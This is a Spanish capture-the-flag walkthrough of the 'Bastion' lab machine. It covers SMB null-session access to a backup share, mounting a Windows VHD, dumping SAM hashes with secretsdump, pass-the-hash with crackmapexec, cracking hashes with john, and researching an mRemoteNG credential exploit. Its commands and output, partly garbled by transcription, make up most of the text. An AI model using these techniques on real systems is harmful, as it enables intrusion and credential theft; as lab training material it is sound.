

Bastion

Objetivo Windows de dificultad fácil.

Enumeración

Realizamos un escaneo de puertos, identificación de servicios y sitios webs accesibles.

Escaneo:

`nmap -Pn -p- --open 10.10.10.134 -T4`

```
try: sudo apt install <deb name>

(kali@kali)-[~/machineshtb/Bastion]
$ nmap -Pn -p- --open 10.10.10.134 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 01:29 GMT
Nmap scan report for 10.10.10.134
Host is up (0.11s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5985/tcp   open  wsman
47001/tcp  open  winrm
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
49670/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 33.05 seconds
```

Versiones:

`nmap -Pn -sCV -p22,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669,49670 --open 10.10.10.134 -T4`

```

(kali@kali)-[~/machineshtb/Bastion]
$ nmap -Pn -sCV -p22,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669 --open 10.10.10.134 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 01:33 GMT
Nmap scan report for 10.10.10.134
Host is up (0.11s latency).
Not shown: 1 closed tcp port: (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
| 2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
| 256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_ 256 93:5f:5d:aa:ca:9f:53:e7:f2:82:eb:04:a8:a3:av:18 (ED25519)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

```

```

49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -20m00s, deviation: 34m36s, median: -25s
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2025-03-19T02:34:15+01:00
|_ smb2-time:
|   date: 2025-03-19T01:34:13
|_ start_date: 2025-03-18T22:14:59
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.68 seconds

```

Enumeración de sitios web y servicios, búsqueda de vulnerabilidades

Como no hay sitios web claros o definidos vamos a buscar información vía smb con ayuda de smbclient

```
smbclient -L 10.10.10.134 -N
```

```
(kali@kali) [~/machineshtb/Bastion]
$ smbclient -L 10.10.10.134 -N
Sharename      Type           Comment
-----
ADMIN$         Disk          Remote Admin
Backups        Disk          Remote Admin
C$             Disk          Default share
IPC$           IPC           Remote IPC

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali) [~/machineshtb/Bastion]
$
```

El recurso Backups es interesante, nos conectamos con una sesión nula y obtenemos el recurso
 smbclient --no-pass //10.10.10.134/Backups

```
(kali@kali) [~/machineshtb/Bastion]
$ smbclient --no-pass //10.10.10.134/Backups
Try "help" to get a list of possible commands.
smb: \> help
? allinfo altname archive backup
blocksize cancel case_sensitive cd chmod
chown close del deltree dir
du echo exit get getfacl
geteas hardlink help history iosize
lcd link lock lowercase ls
l mask md mget mkdir
mkfifo more mput newer notify
open posix posix_encrypt posix_open posix_mkdir
posix_rmdir posix_unlink print prompt
put pwd q queue quit
readlink rd recurse reget rename
reput rm rmdir showacls setea
setmode scopy stat symlink tar
tarmode timeout translate unlock volume
vuid wdel logon listconnect showconnect
tcon tdis tid utimes logoff
.. !
Todos los comandos
```

como hace rato no juego Windows smb me guio del comando help y busco archivos en el recurso.

ls

```
smb: \> allinfo
allinfo <file>
smb: \> pwd
Current directory is \\10.10.10.134\Backups\
smb: \> ls
.                D           0 Tue Apr 16 10:02:11 2019
..               D           0 Tue Apr 16 10:02:11 2019
note.txt         AR        116 Tue Apr 16 10:10:09 2019
SDT65CB.tmp      A           0 Fri Feb 22 12:43:08 2019
WindowsImageBackup Dn           0 Fri Feb 22 12:44:02 2019
5638911 blocks of size 4096. 1174868 blocks available
smb: \>
```

descargamos el archivo note.txt
get note.txt

```
smb: \> get note.txt
getting file \\note.txt of size 116 as note.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \>

(kali@kali)-[~/machineshtb/Bastion]
$ ls -la
total 12
drwxrwxr-x 2 kali kali 4096 Mar 19 01:54 .
drwxr-xr-x 82 kali kali 4096 Mar 19 01:21 ..
-rw-r--r-- 1 kali kali 116 Mar 19 01:54 note.txt

(kali@kali)-[~/machineshtb/Bastion]
$
```

```
-rw-r--r-- 1 kali kali 116 Mar 19 01:54 note.txt
(kali@kali)-[~/machineshtb/Bastion]
$ cat note.txt
Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary office is too slow.

(kali@kali)-[~/machineshtb/Bastion]
$
```

Hago caso omiso al mensaje y empiezo a traer directorios encontrados al kali

```
SPPMetadataCache Dn           0 Fri Feb 22 12:45:32 2019
(kali@kali)-[~/machineshtb/Bastion]
$ cd \\10.10.10.134\WindowsImageBackup\L4mpje-PC\Catalog\
smb: \WindowsImageBackup\L4mpje-PC\Catalog> ls
..               Dn           0 Fri Feb 22 12:45:32 2019
BackupGlobalCatalog An       5698 Fri Feb 22 12:44:02 2019
GlobalCatalog    An       7440 Fri Feb 22 12:45:32 2019
5638911 blocks of size 4096. 1174750 blocks available
smb: \WindowsImageBackup\L4mpje-PC\Catalog> get GlobalCatalog
```

```

cd \WindowsImageBackup\L4mpje-PC\Backup\> cd Backup_2019-02-22_124351\
smb: \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\> cd "Backup 2019-02-22_124351"
smb: \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\> ls
.                Dn      0  Fri Feb 22 12:45:32 2019  5638911 blocks of size 4096. 1174750 blocks available
..               Dn      0  Fri Feb 22 12:45:32 2019
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd An 37761024 Fri Feb 22 12:44:03 2019
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd An 5418299392 Fri Feb 22 12:45:32 2019
BackupSpecs.xml An 1186 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFiles3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml An 1078 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml An 8930 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml An 6542 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml An 2894 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml An 1488 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml An 1484 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml An 3844 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml An 3988 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml An 7110 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml An 2374620 Fri Feb 22 12:45:32 2019
5638911 blocks of size 4096. 1174734 blocks available
smb: \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\> get "Backup 2019-02-22_124351"
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\Backup 2019-02-22_124351
smb: \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\> get BackupSpecs.xml
getting file \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\BackupSpecs.xml of size 1186 as BackupSpecs.xml (2.4 MB)
smb: \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\>

```

el directorio Backup 2019-02-22 124351 contiene información importante hay archivos en formato .vhd
get

```

smb: \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\> ls
.                Dn      0  Fri Feb 22 12:45:32 2019
..               Dn      0  Fri Feb 22 12:45:32 2019
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd An 37761024 Fri Feb 22 12:44:03 2019
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd An 5418299392 Fri Feb 22 12:45:32 2019
BackupSpecs.xml An 1186 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFiles3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml An 1078 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml An 8930 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml An 6542 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml An 2894 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml An 1488 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml An 1484 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml An 3844 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml An 3988 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml An 7110 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml An 2374620 Fri Feb 22 12:45:32 2019
5638911 blocks of size 4096. 1174734 blocks available
smb: \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\> get 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
parallel_read returned NT_STATUS_IO_TIMEOUT
smb: \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\> getting file \WindowsImageBackup\L4mpje-PC\Backup_2019-02-22_124351\9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd of size 37761024 as 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd SMBecho failed (NT_STATUS_CONNECTION_DISCONNECTED). The connection is disconnected now
permisos, pero en el directorio Backup 2019-02-22 124351 contiene información importante hay archivos en formato .vhd
(kali@kali)-[~/machineshtb/Bastion]
└─$ ls
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd BackupSpecs.xml Catalogo GlobalCatalog note.txt

```

Parecen ser discos duros virtuales



Ahora lo complicado es que para transferirlos por el peso no pasan correctamente

```
smb: \WindowsImageBackup\L4mpje-PC\> cd "Backup 2019-02-22 124351"
cd \WindowsImageBackup\L4mpje-PC\ Backup 2019-02-22 124351\ NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \WindowsImageBackup\L4mpje-PC\> cd "Backup 2019-02-22 124351"
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\> ls
.                Dn                0 Fri Feb 22 12:45:32 2019
..               Dn                0 Fri Feb 22 12:45:32 2019
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd An 37761024 Fri Feb 22 12:44:03 2019
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd An 5418299392 Fri Feb 22 12:45:32 2019
BackupSpecs.xml An 1186 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFiles3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml An 107
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml An 8930 Fri Feb 22 12:45:32 2019
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml An 6542 Fri Feb 22 12:45:32 2019
```

```
(kali㉿kali)-[~/machineshtb/Bastion]
$ ls -la
total 16412
drwxrwxr-x 3 kali kali 4096 Mar 19 02:37 .
drwxr-xr-x 82 kali kali 4096 Mar 19 01:21 ..
-rw-r--r-- 1 kali kali 8388608 Mar 19 02:34 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
-rw-r--r-- 1 kali kali 8388608 Mar 19 02:37 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
-rw-r--r-- 1 kali kali 1186 Mar 19 02:27 BackupSpecs.xml
```

Montar un recurso smb en Linux con cifs

Para evitar descargar los archivos .vhd o abrir la carpeta compartida con una máquina Windows podemos utilizar el comando mount y cifs

mkdir bastions

```
(kali㉿kali)-[~/machineshtb/Bastion]
$ sudo mkdir /mnt/bastions
[sudo] password for kali:
(kali㉿kali)-[~/machineshtb/Bastion]
$ 
[0] 0:bash- 1:sudo*
```

sudo mount -t cifs //10.10.10.134/Backups /mnt/bastions/

en la contraseña para root no añadimos ninguna y vamos a la carpeta donde se monto el smb

```
mount.cifs: permission denied: no match for /mnt/bastions found in /etc
> Sunday
(kali㉿kali)-[~/machineshtb/Bastion]
$ sudo mount -t cifs //10.10.10.134/Backups /mnt/bastions/
[sudo] password for kali:
Password for root@//10.10.10.134/Backups:
(kali㉿kali)-[~/machineshtb/Bastion]
$
```

```
$ cd /mnt/bastions/
(kali㉿kali)-[/mnt/bastions]
$ ls
note.txt SDT65CB.tmp WindowsImageBackup
(kali㉿kali)-[/mnt/bastions]
$
```

```
(kali㉿kali)-[/mnt/bastions/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
$ ls -la
total 5330560
drwxr-xr-x 2 root root 0 Feb 22 2019 .
drwxr-xr-x 2 root root 0 Feb 22 2019 ..
-rwxr-xr-x 1 root root 37761024 Feb 22 2019 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
-rwxr-xr-x 1 root root 5418299392 Feb 22 2019 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
-rwxr-xr-x 1 root root 1186 Feb 22 2019 BackupSpecs.xml
-rwxr-xr-x 1 root root 1078 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
-rwxr-xr-x 1 root root 8930 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
-rwxr-xr-x 1 root root 6542 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
-rwxr-xr-x 1 root root 2894 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
-rwxr-xr-x 1 root root 1488 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
-rwxr-xr-x 1 root root 1484 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writeraf6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
-rwxr-xr-x 1 root root 3844 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
-rwxr-xr-x 1 root root 3988 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
-rwxr-xr-x 1 root root 7110 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
-rwxr-xr-x 1 root root 2374620 Feb 22 2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writered8132975-6f93-4464-a53e-1050253ae220.xml
(kali㉿kali)-[/mnt/bastions/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
$ 
[0] 0:bash- 1:ls*
```

Ahora la idea es montar estos discos duros

Montar un vhd en Linux con guestmount

Para montar una unidad de disco duro virtual podemos utilizar guestmount

`sudo apt install guestmount`

https://libguestfs-org.translate.google.com/guestmount.1.html?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

```
guestmount -a linux.img -m /dev/VG/LV -m /dev/sda1:/
```

Para lograr que libguestfs detecte los puntos de montaje de invitados para usted:

```
guestmount -a guest.img -i --ro /mnt
```

Para un invitado de libvirt llamado "Invitado" podría hacer

Creamos la carpeta de montaje y ejecutamos

`sudo mkdir /mnt/imagenesbastion`

`sudo guestmount -a 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd -i --ro /mnt/imagenesbastion/`

```
(kali@kali)-[/mnt/bastions/WindowsImageBackup/Lampje-PC/Backup 2019-02-22 124351]
$ sudo guestmount -a 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd -i --ro /mnt/imagenesbastion/
Horizontal
guestmount -a 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd -i --ro /mnt/imagenesbastion/
(kali@kali)-[/mnt/bastions/WindowsImageBackup/Lampje-PC/Backup 2019-02-22 124351]
$
```

Ahora visualizamos lo que contiene el disco

```
(root@kali)-[/mnt/imagenesbastion]
# ls
Recycle.Bin  config.sys  pagefile.sys  ProgramData  Recovery  Users
autoexec.bat  'Documents and Settings'  PerfLogs  'Program Files'  'System Volume Information'  Windows

(root@kali)-[/mnt/imagenesbastion]
# ls -la
total 2096745
wxrwxrwx 1 root root 12288 Feb 22 2019 .
wxr-xr-x 5 root root 4096 Mar 23 17:51 ..
wxrwxrwx 1 root root 0 Feb 22 2019 '$Recycle.Bin'
wxrwxrwx 1 root root 24 Jun 10 2009 autoexec.bat
wxrwxrwx 1 root root 10 Jun 10 2009 config.sys
wxrwxrwx 2 root root 14 Jul 14 2009 'Documents and Settings'
wxrwxrwx 1 root root 2147016704 Feb 22 2019 pagefile.sys
wxrwxrwx 1 root root 0 Jul 14 2009 PerfLogs
wxrwxrwx 1 root root 4096 Jul 14 2009 ProgramData
wxrwxrwx 1 root root 4096 Apr 12 2011 'Program Files'
wxrwxrwx 1 root root 0 Feb 22 2019 Recovery
wxrwxrwx 1 root root 4096 Feb 22 2019 'System Volume Information'
wxrwxrwx 1 root root 4096 Feb 22 2019 Users
wxrwxrwx 1 root root 16384 Feb 22 2019 Windows
```

Windows/System32/config SAM y System

Luego de enumerar un buen rato y no encontrar mayor cosa, validamos si tenemos acceso al registro SAM y System, si es un backup de la máquina original se puede extraer las SAM y dumperlas.

impacket-secretsdump

Para sacar las SAM estas se encuentran en el directorio Windows/System32/config

```
(root@kali)-[/home/kali/machineshtb/Bastion/backup/Windows/System32/config]
# ls
BCD-Template
BCD-Template.LOG
COMPONENTS
COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.0.regtrans-ms
COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.1.regtrans-ms
COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.2.regtrans-ms
COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.blf
COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TM.blf
COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TMContainer000000000000000001.regtrans-ms
COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TMContainer000000000000000002.regtrans-ms
COMPONENTS.LOG
COMPONENTS.LOG1
COMPONENTS.LOG2
DEFAULT.LOG
DEFAULT.LOG1
DEFAULT.LOG2
Journal
RegBack
SAM
SOFTWARE.LOG
SOFTWARE.LOG1
SOFTWARE.LOG2
SYSTEM
SYSTEM.LOG
SYSTEM.LOG1
SYSTEM.LOG2
systemprofile
TxR
```

ahora extraemos con impacket-secretsdump

impacket-secretsdump -sam SAM -system SYSTEM LOCAL

```
(root@kali)-[/home/kali/machineshtb/Bastion/backup/Windows/System32/config]
# impacket-secretsdump -sam SAM -system SYSTEM LOCAL

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
[*] Cleaning up...

(root@kali)-[/home/kali/machineshtb/Bastion/backup/Windows/System32/config]
#
```

Pass the hash

Ahora con esto se podría hacer pass the hash para eso creamos una lista de hashes y usuarios , en los hash siempre colocamos el último después de los :

```

kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Bastion]
$ cat hashes.txt
31d6cfe0d16ae931b73c59d7e0c089c0
31d6cfe0d16ae931b73c59d7e0c089c0
26112010952d963c8dc4217daec986d9

(kali@kali)-[~/machineshtb/Bastion]
$ cat users.txt
Administrator
Guest
L4mpje

(kali@kali)-[~/machineshtb/Bastion]
$

```

ahora usamos crackmapexec con smb
 crackmapexec smb 10.10.10.134 -u users.txt -H hashes.txt

```

(kali@kali)-[~/machineshtb/Bastion]
$ crackmapexec smb 10.10.10.134 -u users.txt -H hashes.txt
SMB 10.10.10.134 445 BASTION [*] Windows Server 2016 Standard 14393 x64 (name:BASTION) (domain:Bastion) (signing:False) (SMBv1:True)
SMB 10.10.10.134 445 BASTION [-] Bastion\Administrator:31d6cfe0d16ae931b73c59d7e0c089c0 STATUS_LOGON_FAILURE
SMB 10.10.10.134 445 BASTION [-] Bastion\Administrator:31d6cfe0d16ae931b73c59d7e0c089c0 STATUS_LOGON_FAILURE
SMB 10.10.10.134 445 BASTION [-] Bastion\Administrator:26112010952d963c8dc4217daec986d9 STATUS_LOGON_FAILURE
SMB 10.10.10.134 445 BASTION [+] Bastion\Guest:31d6cfe0d16ae931b73c59d7e0c089c0

(kali@kali)-[~/machineshtb/Bastion]
$
0: bash 1: bash- 2: bashx
kali 10:03 2

```

ahora como parece tener restricciones contra fuerza bruta utilizo solamente el usuario L4mpje y su hash

```

(kali@kali)-[~/machineshtb/Bastion]
$ crackmapexec smb 10.10.10.134 -u L4mpje -H '26112010952d963c8dc4217daec986d9'
SMB 10.10.10.134 445 BASTION [*] Windows Server 2016 Standard 14393 x64 (name:BASTION) (domain:Bastion) (signing:False) (SMBv1:True)
SMB 10.10.10.134 445 BASTION [+] Bastion\L4mpje:26112010952d963c8dc4217daec986d9

(kali@kali)-[~/machineshtb/Bastion]
$

```

Como tenemos acceso invitado y l4mpje, pero no hay un pwned para tener Shell de nada nos sirve por lo cual nos toca crackear los hashes ntlm.

Guardamos los hashes como lo entrega la salida de impacket secretdump

```

(kali@kali)-[~/machineshtb/Bastion]
$ cat hashjohn.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::

(kali@kali)-[~/machineshtb/Bastion]
$

```

Cracking password windows john format NT

Ahora con el formato NT crackeamos con john

john --wordlist=/usr/share/wordlists/rockyou.txt hashjohn.txt --format=NT

```
(kali㉿kali)-[~/machineshtb/Bastion]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashjohn.txt --format=NT
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4_256/256-AVX2_8x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
bureau\lampje (L4mpje)
ig 0:00:00.00 DONE (2025-03-23 19:17) 1.265g/s 11893Kp/s 11893Kc/s 11893Kc/s burg772v..burdy1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/machineshtb/Bastion]
$
```

Me conecto por ssh y accedo a la máquina.
ssh L4mpje@10.10.10.134

```
kali@kali: ~/machineshtb
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>whoami
bastion\L4mpje

l4mpje@BASTION C:\Users\L4mpje>
```

Con el acceso a la máquina enumeramos para ver como podemos escalar, validando en la carpeta de instalación de programas por defecto C:\Program Files (x86) encontramos el software mRemoteNG

mRemoteNg password cleartext

Buscamos en internet algún exploit que nos permita ganar acceso al sistema o una forma de acceder y al parecer mRemoteNg tiene una vulnerabilidad que permite ver credenciales almacenadas o crackearlas.

mRemoteNG how to exploit

[Todo](#) [Videos](#) [Videos cortos](#) [Imágenes](#) [Noticias](#) [Shopping](#) [Web](#) [⋮ Más](#)



Exploit-DB

<https://www.exploit-db.com/ex...> · [Traducir esta página](#) ⋮

mRemoteNG v1.77.3.1784-NB - Cleartext Storage of ...

28 jul 2023 — **mRemoteNG** v1.77.3.1784-NB - Cleartext Storage of Sensitive Information in Memory.

CVE-cve : 2023-30367 . local **exploit** for Windows platform.



GitHub

<https://github.com/issues> · [Traducir esta página](#) ⋮

Exploit for mRemoteNG 1.76.20 Privilege Escalation CVE- ...

2 feb 2023 — an **exploit** has been published, urgently release a version with correction

CVE-2020-24307.



GitHub

<https://github.com/CVE-2023-3...> · [Traducir esta página](#) ⋮

S1lkys/CVE-2023-30367-mRemoteNG-password-dumper

Original PoC for CVE-2023-30367. Contribute to S1lkys/CVE-2023-30367-mRemoteNG-password-

Al revisar el exploit parece crackear las contraseñas de una conexión remota en el archivo _confCons.xml\

7 DATABASE

mRemoteNG v1.77.3.1784-NB - Cleartext Storage of Sensitive Information in Memory

EDB-ID: 51637	CVE: CVE: 2023-30367	Author: MAXIMILIAN BARZ	Type: LOCAL	Platform: WINDOWS	Date: 2023-07-28
EDB Verified: ✗		Exploit: 📄 / {}		Vulnerable App:	

←

→

```
if (!String.IsNullOrEmpty(configs[i]))
{
    savefilepath = currentDir + "\\dump\\extracted_Configfile_mRemoteNG_" + i + "_" + DateTime.Now.ToString("dd.MM.yyyy.HH.mm") +
    "_confCons.xml";
    Console.WriteLine("[+] Saving extracted configuration file to: " + savefilepath);
    using (StreamWriter writer = new StreamWriter(savefilepath))
    {
        writer.Write(configs[i]+'>');
        writer.Close();
    }
}
Console.WriteLine("[+] Done!");
Console.WriteLine("[+] Deleting memorydump file!");
File.Delete(dumpFileName);
Console.WriteLine("[+] To decrypt mRemoteNG configuration files and get passwords in cleartext, execute: mremoteng_decrypt.py\r\n
Example: python3 mremoteng_decrypt.py -rf \"" + currentDir + "\\dump\\extracted_Configfile_mRemoteNG_0_" +
DateTime.Now.ToString("dd.MM.yyyy.HH.mm") + "_confCons.xml\"");
}
else
```

Si bien no nos muestra donde se podría encontrar generalmente cuando los sistemas o software de conexión remota como ftp o ssh guardan estas claves siempre en AppData
C:\Users\NombreDeUsuario\AppData

locate confCons.xml mRemoteng

ConfCons.xml empty if system crashes when mRemoteNG ...
6 abr 2019 — A workaround is to replace **confCons.xml** (which is empty) with conCons.xml..backup file. Choose the conCons.xml..backup such that: It is the latest among all ...

techrevo.pk
